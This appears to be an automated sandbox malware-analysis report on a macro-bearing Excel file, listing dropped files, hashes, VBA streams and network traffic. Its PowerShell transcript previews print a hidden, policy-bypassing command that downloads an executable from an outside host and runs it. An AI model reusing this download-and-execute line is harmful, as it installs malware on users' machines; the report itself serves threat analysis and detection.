SHA1:	3F770864852721DF691A79A336E5C75DA2426B9C
SHA-256:	E5032D7CDA400ED9E7328DE908199981C59F5CA4CE19F9F0CD0A3CFF0BFA0B11
SHA-512:	6A567ABF465912D536E342D16988B6C1FB7EF3BC3F453F097085471E815D17F7D96CD33AD316B3A4B8A0520AAFED2EABE53787145CB655BC03E21D46FF546A2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-28T11:17:33">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxq42FCvKM5qRPsOoFe9tCKnKJJxrd:qEPerB4U/FCvpqR0vFe9tC4arJ
MD5:	7163813E4083D57DC319083F517EC1C6
SHA1:	24802FC1847B4DC7D05C223FA488DEBFB77EF4FE
SHA-256:	31B3F6D676C369F9698295B6330327D803A42212B2D238C18375AA40561FEC30
SHA-512:	1A43D44A755A9309DA52B63957185DBEBCE736939463FF28E8839F83FBEB7EFCF3BCAD2BB1F3857E89E73F0317BF35A591972C5A98923A70A355272351B678AE
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.Automation<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices<.....):gK..G...$.1.q.....System.ConfigurationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.P...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2wcxoixg.csm.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fqmtbajf.dna.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ujnjzpbo.1nn.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yuno0mok.5qf.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	
Process:	C:\Users\Public\raqfxwuo.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	518656
Entropy (8bit):	7.090523037661616
Encrypted:	false
SSDEEP:	12288:5gMuIpvMHWB2naHLmFGlZ09FQFFFFFFFFFFFFFFFFFFFFRYH8txxxxxxxxxxxxc:mICE2n+jZIFqy
MD5:	0998148D355B1E7BAD7B44558AA4C125
SHA1:	5D062CB98564C1F2BC821C0A3E81B228780F77F7
SHA-256:	8EF317F2278FBE6A533E8F78B932698E986280D2F4A6716AAAAA4DC5692222A8
SHA-512:	0F824BC00379FF7F0E48C9D9E9ADFF8D38A6424B07B9E81528156747A628603E85E986DCBC618BF739FA06CCECA6343519D24C80C2B397A7887CDCAC0A0F8F3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 24%, Browse • Antivirus: ReversingLabs, Detection: 55%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Trojan.MulDrop15.61980.13868.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....+._.....*.....^.... ....@.. .....@..... ..@.....K.....&..... ....H.....text...d.... ....`.rsrc....&.....(.....@..@.reloc..... .....@..B.....@.....H.....1..87.....n...h..*s.....0..t.....(....8B...8.....E....?.....8:....(.... .....:....&8....*.(....8.....(.... .....:....&8....(.... ....8.....0..@..... .....8.....E...../.....8....8.... ....8....s.....8....8.... ....8.....(....r...p.....(.....(.....(.....o....t....}.... ....(....9K...& ....8@...s..... .... (....9*...&8 .....(....8]... ....8....*

C:\Users\user\Documents\20201128\PowerShell_transcript.445817.3hbNPFfq.20201128121858.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3948
Entropy (8bit):	5.407424716852214
Encrypted:	false
SSDEEP:	96:BZljtN9tKqDo1ZPziOXmZfjtN9tKqDo1ZNsOX2OXLEEzyOXLEEzyOXLEEzxZp:NOXaOX2OXcOXcOX/
MD5:	A41540735ABE757E3221307A63882472
SHA1:	C5013228DF7F4CE2D11079F3499A38DB8207A39A
SHA-256:	BFB875CE79B251B8BF1124F1B3B7A869A3FF8871CD13CEB5C7F003204F84E820
SHA-512:	7F784AC3608BF6297DB4DAEF9C0245A900042703951CF5C4CAF6F5B581D741F92E36D68B9D49CA5C74D42F6C39A9BA788599164957A2B06AED23483A968A9203
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201128121858..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath C:\Users\Public\raqfxwuo.exe}..Process ID: 3480..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSMan StackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201128121858..********..PS> & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath C:\Users\Public\raqfxwuo.ex

C:\Users\user\Documents\20201128\PowerShell_transcript.445817.FB9lPag7.20201128121858.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1217
Entropy (8bit):	5.274944989815617
Encrypted:	false

C:\Users\user\Documents\20201128\PowerShell_transcript.445817.FB9lPag7.20201128121858.txt	
SSDEEP:	24:BxSAYC7vBZSqx2DOXiRbWoMqDt4WXHjeTKKjX4CIym1ZJXZaMqDtPnxSAZJ:BZpvjtoOqioMedXqDYB1ZqMelZZJ
MD5:	D375714EDFC338BC2225B15A16F8A4BF
SHA1:	F53787DDE1C12B65CF626C965F19627F97BCE3E6
SHA-256:	D1F3A5AC781B255EE16EC70DE67562DB57F264D9EA3DCDE89CCC49DF0BB9B117
SHA-512:	AFFB18C6E15CCB8F49428CCCFB48E372A4EB2BBB9D750513EBDEC202E4309719DA51BD56B43F2E35DC15F74C3791FB094738E99ED3C6EC49A3E51EBB204A5E16
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201128121858..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath C:\Users\Public\raqfxwuo.exe}..Process ID: 5916..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSMan StackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201128121858..**********..PS> & { iwr http://sparepartiran.com/js/2Q/Jqeofcirr6.exe -OutFile C:\Users\Public\raqfxwuo.exe}; & {Start-Process -FilePath C:\Users\Public\raqfxwuo.ex

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dell, Last Saved By: Dell, Create Time/Date: Thu Nov 26 22:27:20 2020, Last Saved Time/Date: Thu Nov 26 22:27:20 2020, Security: 0
Entropy (8bit):	7.8619627003853285
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	TcLt4.xls
File size:	208384
MD5:	4bb3584cc8f750ab27bf51e2d154496b
SHA1:	bda4832689dc06c315a3b7a810814527a74915d9
SHA256:	8a0de87ccaf8efb28f84081e3b589d4bd60c2da182a970838bc1e2fed0037e3e
SHA512:	97463680b1b50ed7527d3295c66f6f82bb64fc7cf74d3a03ee542dae9165d7148d7e152394c374012086235d586b5344576f0b1df5b49a9460d0fbe9138730c5
SSDEEP:	6144:Jk3hOdsylKlgryzc4bNhZF+E+W2knU17K4g62FpqDIWPIVirJNl15bdVwHmGRl:v1+4v2FpqDAcrJN1bbwGGR
File Content Preview:	.....>.....b.....d..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "TcLt4.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	

Indicators	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	Dell
Last Saved By:	Dell
Create Time:	2020-11-26 22:27:20
Last Saved Time:	2020-11-26 22:27:20
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: ThisWorkbook.cls, Stream Size: 741

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	741
Data ASCII:	....Attribut.e VB_Nam.e = "Thi.sWorkboo.k"....Bas...0{0002 0P819-..0..C#....46}.|Gl.obal..Spa.c..False.%.Creatabl...Pr edecl.a..Id.#Tru.."Expose....@Templat@eDeriv..C.ustomiz. D..2P.... Sub. .._Befor.eCl.9(Can.cel As B.oolean)...Range (".l1:x22")..Select.....i
Data Raw:	01 e1 b2 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 57 6f 72 6b 62 6f 6f 10 6b 22 0d 0a 0a 8c 42 61 73 01 02 8c 30 7b 30 30 30 32 30 50 38 31 39 2d 00 10 30 03 08 43 23 05 12 03 00 34 36 7d 0d 7c 47 6c 10 6f 62 61 6c 01 d0 53 70 61 82 63 01 92 46 61 6c 73 65 0c 25 00 43 72 65 61 74 61 62 6c 01 15 1f 50 72 65 64 65 63 6c 12 61 00 06 49 64

VBA Code Keywords

Keyword
.ShrinkToFit
.TintAndShade
VB_Name
VB_Creatable
xlCenter
"ThisWorkbook"
VB_Exposed
.VerticalAlignment
.WrapText
.Orientation
Selection.Borders(xlDiagonalUp).LineStyle
.MergeCells
rjwylxlpo.Create(rhkjspsuhhjyieimpyhwmgscnnveobpnziu)
xlThin
Workbook_BeforeClose(Cancel
VB_Customizable
.ColorIndex
.AddIndent
Selection.Font.Italic
.Weight
Selection.Font.Bold
xlContext
.HorizontalAlignment
xlBottom
.LineStyle
VB_TemplateDerived
xlNone

Keyword
xlUnderlineStyleSingle
rjwylxlpo
Selection.Borders(xlDiagonalDown).LineStyle
Selection.Borders(xlEdgeTop)
Selection
False
Selection.Borders(xlEdgeLeft)
.IndentLevel
Attribute
Selection.Font.Underline
Private
.ReadingOrder
xlContinuous
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
uldmbeirq
Boolean)
rhkjspsuhhjyieimpyhwmgscnnveobpnziu

VBA Code

VBA File Name: cmajcuhck.cls, Stream Size: 172

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/cmajcuhck
VBA File Name:	cmajcuhck.cls
Stream Size:	172
Data ASCII:	. . . . A t t r i b u t . e V B _ N a m . e = " c m a . j c u h c k " . " . . . B a s . . 0 { . 0 0 0 2 0 8 2 0 6 - . . . . C . . . . 4 6 . } . | G l o b a l ! . . S p a c . . F a . l s e . % C r e a . t a b l . . P r e d e c l a . . I d . . # T r u . " E x p . o s e . . . @ T e m . p l a t e D e r . i v . . C u s t o . m i z . D . 2
Data Raw:	01 a8 b0 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 63 6d 61 00 6a 63 75 68 63 6b 22 0d 22 0a 0a 80 42 61 73 02 80 30 7b 00 30 30 30 32 30 38 32 30 36 2d 00 10 04 08 43 05 12 03 00 34 36 02 7d 0d 7c 47 6c 6f 62 61 6c 21 01 ca 53 70 61 63 01 92 46 61 08 6c 73 65 0c 25 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72

VBA Code Keywords

Keyword
"cmajcuhck"
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 107

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	107
Entropy:	4.18482950044
Base64 Encoded:	True

General	
Data ASCII:	. . . . F . . . . M i c r o s o f t E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 1f 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 228

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	228
Entropy:	2.81409483859
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . c m a j c u h c k . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 8e 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 176

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	176
Entropy:	2.97848124527
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . P . . . . ` . . . . l . . . . x . . . . D e l l . . . . D e l l . . . . @ . . . . . M C . . . @ . . . . . . M C . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 80 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 04 00 00 00 40 00 00 00 08 00 00 00 50 00 00 00 0c 00 00 00 60 00 00 00 0d 00 00 00 6c 00 00 00 13 00 00 00 78 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 44 65 6c 6c 00 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 200638

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	200638
Entropy:	7.92744536188
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . D e l l B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... P K . 8 . . . . X . @
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c1 c0 01 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 44 65 6c 6c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 480

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	480
Entropy:	5.17210770753
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = c m a j c u h c k / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = 0 . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 5 1 5 3 F D F B 0 1 F B 0 1 F F 0 5 F F 0 5 " . . D P B = " 9 6 9 4 3 A D 6 4 6 F A C 1 1 7 C 1 1 7 3 E E 9 C 2 1 7 9 7 4 A D C 8 0 9 1 C 0 F D

General	
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 63 6d 61 6a 63 75 68 63 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	71
Entropy:	3.11579255793
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . c m a j c u h c k . c . m . a . j . c . u . h . c . k . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 63 6d 61 6a 63 75 68 63 6b 00 63 00 6d 00 61 00 6a 00 63 00 75 00 68 00 63 00 6b 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators
Stream Size:	7
Entropy:	1.84237099318
Base64 Encoded:	False
Data ASCII:	. a . . . . .
Data Raw:	cc 61 ff ff 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 220

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	220
Entropy:	5.55719726367
Base64 Encoded:	False
Data ASCII:	. . . . . 0 . . . . H . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . Q . T . . . " < . . . . . D . . . . . T . h i s W o r k b @ o o k G . . . . . h . i . s . W . . o . r . k . b . . . o . . . . / 2 . / . . u . H . . 1 . . . . . , . C * " . . + ... ^ . . . c m a j c u h c . . H . . . . m a . j j . . u . 5 c . E . . 2 . . . . @ . . .
Data Raw:	01 d8 b0 80 01 00 04 00 00 00 01 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 00 08 05 06 12 09 02 12 a5 95 1f 51 06 54 00 0c 02 22 3c 02 0a 0f 02 b6 02 44 00 13 02 07 ff ff 19 02 1d 54 00 68 69 73 57 6f 72 6b 62 40 6f 6f 6b 47 00 18 01 11 00 00 68 00 69 00 73

Network Behavior

Network Port Distribution

Total Packets: 75

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 12:19:00.858530998 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:00.976499081 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:00.976744890 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:00.988123894 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.000874996 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.106097937 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110169888 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110254049 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110316992 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110372066 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.110477924 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110532999 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110573053 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110611916 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110649109 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110696077 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.110738039 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.111002922 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.118630886 CET	80	49789	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.118793964 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.123408079 CET	49789	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.228768110 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228806973 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228822947 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228846073 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228872061 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228898048 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228925943 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228952885 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.228970051 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.228991032 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229017973 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229038000 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229058027 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229059935 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.229084015 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.229576111 CET	49788	80	192.168.2.4	162.223.88.131
Nov 28, 2020 12:19:01.229588032 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229614019 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229635000 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229665041 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229687929 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229711056 CET	80	49788	162.223.88.131	192.168.2.4
Nov 28, 2020 12:19:01.229729891 CET	80	49788	162.223.88.131	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 12:19:01.229731083 CET	49788	80	192.168.2.4	162.223.88.131
